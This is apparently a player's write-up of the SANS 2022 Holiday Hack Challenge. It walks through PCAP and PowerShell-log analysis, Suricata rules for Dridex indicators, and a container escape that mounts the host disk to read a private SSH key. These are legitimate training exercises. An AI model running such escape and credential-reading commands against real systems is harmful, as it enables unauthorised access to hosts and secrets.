

# SANS 2022 Holiday Hack Challenge Write-up

12/19/22



## Author:

Jim Kirn



(**mrrobot**) in game, @infosecjim in Discord, [@JimKirn](#) on Twitter

## Thank You all!

I would like to start by thanking Ed Skoudis and the CounterHack team for putting on another year of the SANS Holiday Hack Challenge - "Kringlecon 5: Golden Rings" (<https://2022.kringlecon.com>) .

The music was outstanding this year!

There were many people on the Discord channel who provided assistance to me as the challenges started to take too long. Here is a list in no particular order of the many that helped (@John\_r2, @niceduck, @barbie, @infosec7, @Voldetort, @DP, @Mary\_Ellen\_Kennel, @CmdNControl, @nonickid, @0x3f8, @Marlas\_the\_Mage, @TerikSilverbow, @blaknte0)

## Story

Five Rings for the Christmas king immersed in cold  
Each Ring now missing from its zone  
The first with bread kindly given, not sold  
Another to find 'ere pipelines get owned  
One beneath a fountain where water flowed  
Into clouds Grinchum had the fourth thrown  
The fifth on blockchains where shadows be bold  
One hunt to seek them all, five quests to find them  
One player to bring them all, and Santa Claus to bind them!

## KringleCon Orientation

Difficulty: 

Get your bearing at KringleCon.

### 1) Talk to Jingle Ringford

Difficulty: 


Jingle Ringford will start you on your journey!

#### ANSWER:

No answer required.

#### SOLUTION:

Just start by talking to Jingle!



Once you enter the game you be instructed to “Click the elf to talk” and a number of “Objectives” will be loaded into your list.

We've also got handy links to the KringleCon talks and more there for you!

## 2) Get your badge

*Difficulty:*


Pick up your badge.

### ANSWER:

No answer required.

### SOLUTION:

Just pick up your badge.



## 3) Create a wallet

*Difficulty:*

Create a crypto wallet

### ANSWER:

No answer required.

## SOLUTION: Just create a crypto wallet.



### KringleCoin Teller Machine - Account Creation

Welcome to the KringleCoin Network! We're glad you're here!

Hello! This system is designed to help you with the process of creating a cryptocurrency wallet! We will do all of the tedious, difficult work for you - you just need to do one, **VERY** important thing:

We're going to be showing you some very important information: **YOU will need to keep track of it.**

If you lose the private key to your wallet... well, we don't even want to think about that. Probably the only thing on earth that could save you is some genuine Santa-type magic...

So please (**PLEASE**) get prepared to copy down the information we're going to present to you on the next screen.

Click here when you're ready to proceed

### KringleCoin Teller Machine

Welcome to the KringleCoin Network! We're glad you're here!

It appears that you currently do not have a KringleCoin wallet. You'll need one while you're here at the North Pole.

Let's get started and set up your wallet. You'll earn KringleCoins for completing challenges or you just might be lucky enough to find some! Who knows!

Your KringleCoin wallet consists of two values, a WalletAddress and a Private (Secret) Key.

**This is critically important: YOU are responsible for keeping track of your account information.**

**If you come back here, we can tell you your WalletAddress, but (and this is very, VERY important) We CANNOT tell you your secret key. If you lose it, you lose access to your KringleCoins.**

Here is your KringleCoin wallet information:

WalletAddress: 0xEA0215b27b690e585C9d8b8EafCd080a9Ede5677  
Key: 0xeedh2062fe38d2e [REDACTED] 92dcb9088c3c2183e

**COPY THIS INFORMATION TO SOMEWHERE SAFE. DO NOT LOSE IT!**

Key: black = redacted.



You Got 5 coins!

Use them to buy hats and NFTs.

Our first 5 KringleCoins !!!

Fantastic!

## 4) Use the terminal

Difficulty:

Click the computer terminal

**ANSWER:**


**No answer required.**

**Solution:**

**Just click on the terminal and follow directions.**



Just do as it says and “Close”.



The Gate opens – enter to begin the adventure!

## 5) Talk to Santa

*Difficulty:*

Talk to Santa in front of the castle to get your next objectives.

**ANSWER:**

**No answer required.**

**SOLUTION:**

**Once you enter through the gate you get a new Narrative and Objective**



New Narrative Unlocked!

[Click here to see this item in your badge.](#)



New [Objective] Unlocked: Talk to Santa!

[Click here to see this item in your badge.](#)

Move over to Santa and follow his directions.



Welcome to the North Pole, intrepid traveler!

Wow, we had quite a storm last night!

My castle door is sealed shut behind a giant snowbank.

The Elves have decided to burrow under the snow to get everything ready for our holiday deliveries.

But there's another wrinkle: my Five Golden Rings have gone missing.

Without the magic of the Rings, we simply can't launch the holiday season.



New Narrative Unlocked!

[Click here to see this item in your badge.](#)



New [Objective] Unlocked: Naughty IP!

[Click here to see this item in your badge.](#)



New [Objective] Unlocked: Credential Mining!

[Click here to see this item in your badge.](#)

I'll put some initial goals in your badge for you.



New [Objective] Unlocked: 404 FTW!

[Click here to see this item in your badge.](#)



New [Objective] Unlocked: IMDS, XXE, and Other Abbreviations!

[Click here to see this item in your badge.](#)



New [Objective] Unlocked: Clone with a Difference!

[Click here to see this item in your badge.](#)



My reindeer won't fly; I won't be able to zip up and down chimneys.

What's worse, without the magic Rings, I can't fit the millions of cookies in my belly!

I challenge you to go on a quest to find and retrieve each of the five Rings.



New [Objective] Unlocked: Wireshark Practice!

[Click here to see this item in your badge.](#)



New [Objective] Unlocked: Buy a Hat!

[Click here to see this item in your badge.](#)



New [Objective] Unlocked: AWS CLI Intro!

[Click here to see this item in your badge.](#)

The holidays, and the whole world, are counting on you.



Recover the Tolkien Ring

## 1) Wireshark Practice

Difficulty: 


Use the Wireshark Phishing terminal in the Tolkien Ring to solve the mysteries around the [suspicious PCAP](#). Get hints for this challenge by typing hint in the upper panel of the terminal.

### ANSWER:

Solve the terminal.


### Solution:

Start by talking to Sparkle Redberry by the Wireshark Terminal:



Start by downloading the “suspicious.pcap” file and load it into Wireshark!

Using Wireshark, search through the file answering the questions provided by the terminal.



This all started when I clicked on a link in my email.  
Can you help me?

Task: Analyze the Wireshark file and Answer the Elf's Questions!  
To complete your task, download the file from your badge or use this command line to answer the questions.

Tips:  
1. Each question may have hints. If you want another hint from the elf, just type `hint` in the upper pane.  
2. If you need help with Wireshark filters you can go here: <https://wiki.wireshark.org/DisplayFilters>  
3. If you need help with tshark filters, try this cheat sheet: <https://cheatography.com/mbwaker/cheat-sheets/tshark-wireshark-command-line/>  
4. Of course, SANS has lots of cheat sheets that can help: <https://www.sans.org/blog/the-ultimate-list-of-sans-cheat-sheets/>  
5. And remember, you can use Wireshark filters in tshark.

Tmux orientation:  
For this terminal, you can use the mouse to switch or resize panes.  
For clipboard use, you can `shift+click` and `drag`, then `Ctrl+c` to copy.  
Use `Ctrl+Shift+v` to paste.  
Normal tmux shortcuts (`Ctrl+b+` or `+`) work as well.

elf@e85bbf4e78f8:~\$

New [Objective] Unlocked: Wireshark Practice!  
[Click here to see this item in your badge.](#)

Below are my terminal responses in **bold**.

This all started when I clicked on a link in my email.

Can you help me?

**yes**

1. There are objects in the PCAP file that can be exported by Wireshark and/or Tshark. What type of objects can be exported from this PCAP?

**http**

2. What is the filename of the largest file we can export?

**app.php**

3. What packet number starts that app.php file?

**687**

4. What is the IP of the Apache server?

**192.185.57.242**

5. What file is saved to the infected host?

**Ref\_Sept24-2020.zip**

6. Attackers used bad TLS certificates in this traffic. Which countries were they registered to? Submit the names of the countries in alphabetical order separated by a commas (Ex: Norway, South Korea).

**Israel, South Sudan**

7. Is the host infected (Yes/No)?

**Yes**

Once you answer all the questions correctly, you are given several items and the terminal closes:



## 2) Find the Next Objective

*Difficulty:*


Talk to Dusty Giftwrap for the next objective.

**ANSWER:**

**No answer required.**

**Solution:**

**Just take note of the information Dusty provides.**



**Link to eventlog:**

[https://storage.googleapis.com/hhc22\\_player\\_assets/powershell.evtx](https://storage.googleapis.com/hhc22_player_assets/powershell.evtx)

## 2) Windows Event Logs

Difficulty: 

Investigate the Windows [event log](#) mystery in the terminal or offline. Get hints for this challenge by typing hint in the upper panel of the Windows Event Logs terminal.

### ANSWER:

Solve the terminal.

### SOLUTION:

I chose to do the analysis on my **Windows 10 – Commando VM**. I started by loading “powershell.evt” file given in the above link. I then used the “Event Viewer” commands to provide answers to the “Windows Event Logs” terminal.

```
Grinchum successfully downloaded his keylogger and has gathered the admin credentials!
We think he used PowerShell to find the Lembanh recipe and steal our secret ingredient.
Luckily, we enabled PowerShell auditing and have exported the Windows PowerShell logs to a flat text file.
Please help me analyze this file and answer my questions.
Ready to begin?

Task: Analyze the PowerShell Event Log And Answer the Elf's Questions!
To help you complete your task, download the file from Dusty Giftwrap or use the command line to answer the questions.
Tips:
1. grep is a very useful tool when completing terminal challenges.
2. Keep this link handy https://linuxcommand.org/lc3\_man\_pages/grep1.html
3. Each question may have hints. If you want another hint from the elf, just type hint in the upper pane.

Tmux orientation:
For this terminal, you can use the mouse to switch or resize panes.
For clipboard use, you can shift+click and drag, then Ctrl+c to copy.
Use Ctrl+Shift+v to paste.
Normal tmux shortcuts ( Ctrl+b+, or + ) work as well.

elf@a189073023a9:~$
```

Below are my terminal responses in **bold**.

Grinchum successfully downloaded his keylogger and has gathered the admin credentials!  
We think he used PowerShell to find the Lembanh recipe and steal our secret ingredient.  
Luckily, we enabled PowerShell auditing and have exported the Windows PowerShell logs to a flat text file.  
Please help me analyze this file and answer my questions.  
Ready to begin?

**yes**

1. What month/day/year did the attack take place? For example, 09/05/2021.

**12/24/2022**

2. An attacker got a secret from a file. What was the original file's name?

**Recipe**

3. The contents of the previous file were retrieved, changed, and stored to a variable by the attacker. This was done multiple times. Submit the last full PowerShell line that performed only these actions.

```
$foo = Get-Content .\Recipe | % {$_.Replace('honey', 'fish oil')} $foo | Add-Content -Path 'recipe_updated.txt'
```

4. After storing the altered file contents into the variable, the attacker used the variable to run a separate command that wrote the modified data to a file. This was done multiple times. Submit the last full PowerShell line that performed only this action.

**\$foo | Add-Content -Path 'Recipe'**

5. The attacker ran the previous command against one file multiple times. What is the name of this file?

**Recipe.txt**

6. Were any files deleted? (Yes/No)

**Yes**

7. Was the original file (from question 2) deleted? (Yes/No)

**No**

8. What is the Event ID of the logs that show the actual command lines the attacker typed and ran?

**4104**


9. Is the secret ingredient compromised? (Yes/No)?

**Yes**

10. What is the secret ingredient?

**Honey**

After completing the terminal you receive a number of items:



### **3) Find the Next Objective**

*Difficulty:*


Talk to Fitzy Shortstack for the next objective.

**ANSWER:**

**No answer required.**

**Solution:**

**Just take note of the information Fitzy provides.**



#### 4) Suricata Regatta

Difficulty:

Help detect this kind of malicious activity in the future by writing some Suricata rules. Work with Dusty Giftwrap in the Tolkien Ring to get some hints.

#### ANSWER:

Solve the terminal.

#### Solution:

```
Use your investigative analysis skills and the suspicious.pcap file to help develop Suricata rules for the elves!

There's a short list of rules started in suricata.rules in your home directory.

First off, the STINC (Santa's Team of Intelligent Naughty Catchers) has a lead for us. They have some Dridex indicators of compromise to check out. First, please create a Suricata rule to catch DNS lookups for adv.eposttoday.uk. Whenever there's a match, the alert message (msg) should read Known bad DNS lookup, possible Dridex infection. Add your rule to suricata.rules

Once you think you have it right, run ./rule_checker to see how you've done! As you get rules correct, rule_checker will ask for more to be added.

If you want to start fresh, you can exit the terminal and start again or cp suricata.rules.b backup suricata.rules

Good luck, and thanks for helping save the North Pole!
elf0978ff0788d19:~$
```

New [Objective] Unlocked: Suricata Regatta!  
[Click here to see this item in your badge.](#)

In the terminal there are three files you need to interact with. First there is a file **suricata.rules** that contains all the rules. I used the "nano" editor to add rules as needed to the bottom of this file, then run **./rule\_checker** to verify your progress. You can refer to the file **suspicious.pcap** to help generate your rules. I think it is the same as the file [https://storage.googleapis.com/hhc22\\_player\\_assets/suspicious.pcap](https://storage.googleapis.com/hhc22_player_assets/suspicious.pcap) used in the Wireshark Practice.

Below is the text of the terminal showing the rules added in bold to get a completion.

---

Use your investigative analysis skills and the **suspicious.pcap** file to help develop Suricata rules for the elves!

There's a short list of rules started in **suricata.rules** in your home directory.

First off, the STINC (Santa's Team of Intelligent Naughty Catchers) has a lead for us. They have some Dridex indicators of compromise to check out. First, please create a Suricata rule to catch DNS lookups for **adv.eposttoday.uk**. Whenever there's a match, the alert message (msg) should read **Known bad DNS lookup, possible Dridex infection**.

Add your rule to suricata.rules

Once you think you have it right, run ./rule\_checker to see how you've done!  
As you get rules correct, rule\_checker will ask for more to be added.

If you want to start fresh, you can exit the terminal and start again or cp suricata.rules.backup suricata.rules

Good luck, and thanks for helping save the North Pole!

--  
(1.)  
###  
**alert dns \$HOME\_NET any -> any any (msg:"Known bad DNS lookup, possible Dridex infection"; dns.query; content:"adv.epostoday.uk"; nocase; sid:2025999;)**  
###  
---  
(2.)  
First rule looks good!

STINC thanks you for your work with that DNS record! In this PCAP, it points to 192.185.57.242.

Develop a Suricata rule that alerts whenever the infected IP address 192.185.57.242 communicates with internal systems over HTTP.

When there's a match, the message (msg) should read Investigate suspicious connections, possible Dridex infection

For the second indicator, we flagged 0 packet(s), but we expected 681. Please try again!

###  
**alert http 192.185.57.242 any <> \$HOME\_NET any (msg:"Investigate suspicious connections, possible Dridex infection"; sid:2026000;)**  
###  
---  
(3.)  
Second rule looks good!

We heard that some naughty actors are using TLS certificates with a specific CN.

Develop a Suricata rule to match and alert on an SSL certificate for heardbellith.lcanwepeh.nagoya.

When your rule matches, the message (msg) should read Investigate bad certificates, possible Dridex infection

For the third indicator, we flagged 0 packet(s), but we expected 1. Please try again!

###  
**alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex infection"; tls.certs; content:"heardbellith.lcanwepeh.nagoya"; sid:2026001;)**  
###  
---  
(4.)  
Third rule looks good!

OK, one more to rule them all and in the darkness find them.

Let's watch for one line from the JavaScript: let byteCharacters = atob


Oh, and that string might be GZip compressed - I hope that's OK!

Just in case they try this again, please alert on that HTTP data with message Suspicious JavaScript function, possible Dridex infection

For the fourth indicator, we flagged 0 packet(s), but we expected 1. Please try again!

###  
**alert http any any -> any any (msg:"Suspicious JavaScript function, possible Dridex infection"; http.response\_body; content:"let byteCharacters = atob"; sid:2026002;)**  
###

This should complete the terminal and you will get a message and the terminal will close!



## Recover the Elfen Ring

### 1) Clone with a Difference

Difficulty:

Clone a code repository. Get hints for this challenge from Bow Ninecandle in the Elfen Ring.





Submit

#### ANSWER:

maintainers


#### SOLUTION:

Start by talking with Bow.



<https://github.com/git-guides/git-clone>

Next step is to open the terminal and solve the challenge:





New [Objective] Unlocked: Clone with a Difference!

[Click here to see this item in your badge.](#)

```
$ git clone https://haugfactory.com/asnowball/aws_scripts.git
```

```
$ cd aws_scripts
```

```
$ tail -2 README.md
```

```
$ runtoanswer
```

The last word in the file is: **maintainers**



New [Achievement] Unlocked: Clone with a Difference!

[Click here to see this item in your badge.](#)



New [Objective] Unlocked: Find the Next Objective!

[Click here to see this item in your badge.](#)



You Got 5 coins!

Use them to buy hats and NFTs.

## 2) Find the Next Objective

*Difficulty:*

Talk to Bow Ninecandle for the next objective.

### ANSWER:

No answer required.

### SOLUTION:

Just take note the information Bow provides.

Wow - great work! Thank you!

Say, if you happen to be testing containers for security, there are some things you should think about.

Developers love to give ALL TeH PERMz so that things "just work," but it can cause real problems.



New [Objective] Unlocked: Prison Escape!

[Click here to see this item in your badge.](#)



New [Hint] Unlocked: Over-Permissioned!

[Click here to see this item in your badge.](#)

It's always smart to check for excessive user and container permissions.

You never know! You might be able to interact with host processes or filesystems!



New [Hint] Unlocked: Mount Up and Ride!

[Click here to see this item in your badge.](#)

## 3) Prison Escape

*Difficulty:*

Escape from a container. Get hints for this challenge from Bow Ninecandle in the Elfen Ring. What hex string appears in the host file /home/jailer/.ssh/jail.key.priv?

Submit

**ANSWER:**

082bb339ec19de4935867

**SOLUTION:**

Start by taking the boat to the next challenge where you should find Tinsel Upatree.



It takes a few seconds to start up, but then you're logged into a super secure container environment!

Or maybe it isn't so secure? I've heard about container escapes, and it has me a tad worried.

Do you think you could test this one for me? I'd appreciate it!

Open the terminal and begin:

```
#####
Sat Dec 24 16:03:19 UTC 2022
On attempt [6] of trying to connect.
If no connection is made after [60] attempts
contact the holidayhack sys admins via discord.
#####

Greetings Noble Player,

You find yourself in a jail with a recently captured Dwarven Elf.

He desperately asks your help in escaping for he is on a quest to aid a friend in a search
for treasure inside a crypto-mine.

If you can help him break free of his containment, he claims you would receive "MUCH GLORY
!"

Please, do your best to un-contain yourself and find the keys to both of your freedom.
grinchum-land:~$ █
```





New [Objective] Unlocked: Prison Escape!

[Click here to see this item in your badge.](#)

Below in **bold** are the commands I entered to complete the terminal:

```
$ sudo su
# fdisk -l
# mount /dev/vda /mnt
# cd /mnt
# ls
# cd /mnt/home
# ls -la
# cd jailer
# ls -la
# cd .ssh
# ls -la
# cat jail.key.priv
```





Close the terminal and click on your badge and enter in the hex code into the Objective for this challenge.



New [Achievement] Unlocked: Prison Escape!  
[Click here to see this item in your badge.](#)



New [Objective] Unlocked: Find the Next Objective!  
[Click here to see this item in your badge.](#)



You Got 25 coins!  
Use them to buy hats and NFTs.

#### 4) Find the Next Objective

*Difficulty:*

Talk to Tinsel Upatree for the next objective.

#### ANSWER:

No answer required.

#### SOLUTION:

Just take note of the information Tinsel provides.

Great! Thanks so much for your help!

Now that you've helped me with this, I have time to tell you about the deployment tech I've been working on!

Continuous Integration/Continuous Deployment pipelines allow developers to iterate and innovate quickly.

With this project, once I push a commit, a GitLab runner will automatically deploy the changes to production.

WHOOPS! I didn't mean to commit that to <http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git>...

Unfortunately, if attackers can get in that pipeline, they can make an awful mess of things!



New [Objective] Unlocked: Jolly CI/CD!

[Click here to see this item in your badge.](#)



New [Hint] Unlocked: Committing to Mistakes!

[Click here to see this item in your badge.](#)



New [Hint] Unlocked: Switching Hats!

[Click here to see this item in your badge.](#)

